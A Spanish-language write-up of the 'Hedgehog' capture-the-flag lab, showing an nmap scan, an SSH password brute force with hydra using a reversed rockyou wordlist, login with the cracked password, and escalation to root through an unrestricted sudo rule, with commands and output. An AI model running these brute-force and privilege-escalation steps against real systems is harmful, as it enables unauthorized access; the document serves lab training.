

Hedgehog

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- p-**: Escanea todos los puertos .
- sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV**: Detecta las versiones de los servicios en ejecución.
- min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNt2acaF9CKWqvibDqz36bJdq
ullFAzNST6vJm0xFrImpgS6fZb5+l3aTYFC18zyNU=
|   256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2vWYkHZteiOgnLadFoN6gkctYlQYhtwGFeA7lm10KE
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



En la página web solo nos aparece un nombre extraño por lo que supondré que se trata de un nombre de usuario así que le realizaré un ataque de fuerza bruta con hydra utilizando el siguiente comando:

hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

```
> hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 17:18:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 14344161 to do in 991:60h, 13 active
[STATUS] 217.00 tries/min, 651 tries in 00:03h, 14343752 to do in 1101:41h, 12 active
[STATUS] 195.57 tries/min, 1369 tries in 00:07h, 14343034 to do in 1222:20h, 12 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

Δ> ~> > took 12m 15s
```

Después de un tiempo vemos como el ataque todavía no ha encontrado la contraseña.

Después de una pequeña investigación me doy cuenta que la palabra tail significa extremo de cola en inglés por lo que el problema podría estar en que la contraseña está al final del diccionario y por ende tardaríamos mucho en encontrar la contraseña. Una solución a esto sería darle la vuelta al diccionario para que empiece por el final con los siguiente comandos:

cp /usr/share/wordlists/rockyou.txt /home/kali

tac rockyou.txt >>invertido.txt

sed -i 's/ //g' invertido.txt

Y realizamos ahora el ataque de hydra con el nuevo usuario

hydra -l tails -P /home/kali/invertido.txt ssh://172.17.0.2

```
> hydra -l tails -P /home/kali/invertido.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 17:51:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344386 login tries (l:1/p:14344386), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: tails password: 3117548331
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 17:51:50
```

Ahora nos encuentra la contraseña rápido por lo que nos conectamos con:

ssh tails@172.17.0.2



```
> ssh tails@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vVwna5nZRCyYSisc1524JC6VpZ1YBL0+/wBCEPaIIeU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
tails@082abca7308c:~$ whoami
tails
tails@082abca7308c:~$
```

Ya estamos dentro y con el comando **whoami** vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**

```
tails@082abca7308c:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
tails@082abca7308c:~$ sudo -l
User tails may run the following commands on 082abca7308c:
(sonic) NOPASSWD: ALL
tails@082abca7308c:~$ sudo -u sonic /bin/bash
sonic@082abca7308c:/home/tails$ sudo -u root /bin/bash
root@082abca7308c:/home/tails#
```

No hemos encontrado ningún binario SUID para escalar privilegios pero al hacer **sudo -l** nos topamos con que el usuario sonic puede ejecutar cualquier comando por lo que nos cambiamos al usuario sonic con : **sudo -u sonic /bin/bash** y cuando seamos sonic nos cambiamos a root con **sudo -u sonic /bin/bash**.

ya somos root.

